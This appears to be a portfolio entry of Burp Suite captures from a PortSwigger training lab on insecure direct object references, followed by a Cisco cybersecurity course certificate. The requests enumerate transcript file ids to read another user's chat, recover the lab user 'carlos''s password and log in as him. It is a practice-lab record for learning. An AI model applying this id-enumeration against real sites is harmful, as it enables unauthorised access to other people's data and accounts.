13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
Search 0 highlights
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="2.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 452
6
7 CONNECTED: -- Now chatting with Hal Pline --<br/>You: Hi!<br/>Hal Pline: I'll ask the dog, she's pretty smart. Can you repeat that please? Repeat that please, repeat, please repeat, say again...<br/>You: Ok.<br/>Hal Pline: Please try and keep this place cleaner, I swear there are spiders living in my speaker<br/>You: Nice.<br/>Hal Pline: Ask Alexa.<br/>You: Bye.<br/>Hal Pline: Sorry, I'm busy getting over the headache from your last stupid question
Search 0 highlights
Inspector
Selection 5 (0x5)
Selected text
2.txt
Decoded from: URL encoding
2.txt
Cancel Apply changes
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 16
Response headers 4
Inspector
Notes
Done
611 bytes | 3,452 millis
Event log (1) All issues
Memory: 134.7MB


Send Cancel
Target: https://0a0e000604186997815325b400e600e8.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
1 GET /download-transcript/0.txt HTTP/2
2 Host: 0a0e000604186997815325b400e600e8.web-security-academy.net
3 Cookie: session=E1kCl3USkaF5j5hxhnc8mZ1871GGrK5Y
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a0e000604186997815325b400e600e8.web-security-academy.net/chat
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
Search 0 highlights
Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 15
5
6 "No transcript"
Search 0 highlights
Inspector
Selection 5 (0x5)
Selected text
0.txt
Decoded from: URL encoding
0.txt
Cancel Apply changes
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 16
Response headers 3
Inspector
Notes
Done
137 bytes | 217 millis
Event log (1) All issues
Memory: 134.9MB


Send Cancel
Target: https://0a0e000604186997815325b400e600e8.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
1 GET /download-transcript/1.txt HTTP/2
2 Host: 0a0e000604186997815325b400e600e8.web-security-academy.net
3 Cookie: session=E1kCl3USkaF5j5hxhnc8mZ1871GGrK5Y
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a0e000604186997815325b400e600e8.web-security-academy.net/chat
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
Search 0 highlights
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 520
6
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
10 You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
11 Hal Pline: Takes one to know one
12 You: Ok so my password is nwf7d7blon4rg9igz3pk. Is that right?
13 Hal Pline: Yes it is!
14 You: Ok thanks, bye!
15 Hal Pline: Do one!
16
Search 0 highlights
Inspector
Selection 20 (0x14)
Selected text
nwf7d7blon4rg9igz3pk
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 16
Response headers 4
Inspector
Notes
Done
679 bytes | 321 millis
Event log (1) All issues
Memory: 134.9MB


Insecure direct
https://0a0e000604186997815325b400e600e8.web-security-academy.net/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec #Demo - Sara v3.0 …
Web Security Academy
Insecure direct object references
Back to lab description
LAB Not solved
Home | My account | Live chat
Login
Username
carlos
Password
Log in


Insecure direct
https://0a0e000604186997815325b400e600e8.web-security-academy.net/my-account?id=carlos
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec #Demo - Sara v3.0 …
Web Security Academy
Insecure direct object references
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Live chat | Log out
My Account
Your username is: carlos
Email
Update email

## PROFILE LINKS

- linkedin.com/muhammadrayyan
- github.com/muhammadrayyan

## CERTIFICATION



Networking Academy

**Certificate of Course Completion**

Muhammad Rayyan

has successfully achieved student level credential for completing the Introduction to Cybersecurity course.

The student was able to proficiently:

- Explain the basics of being safe online, including what cybersecurity is and its potential impact.
- Explain the most common cyber threats, attacks, and vulnerabilities.
- Explain how to protect oneself while online.
- Explain how organizations can protect their operations against these attacks.
- Access a variety of information and resources to explore the different career options in cybersecurity.

Scan to Verify

November 07, 2024

Laura Quintana
Vice President and General Manager
Cisco Networking Academy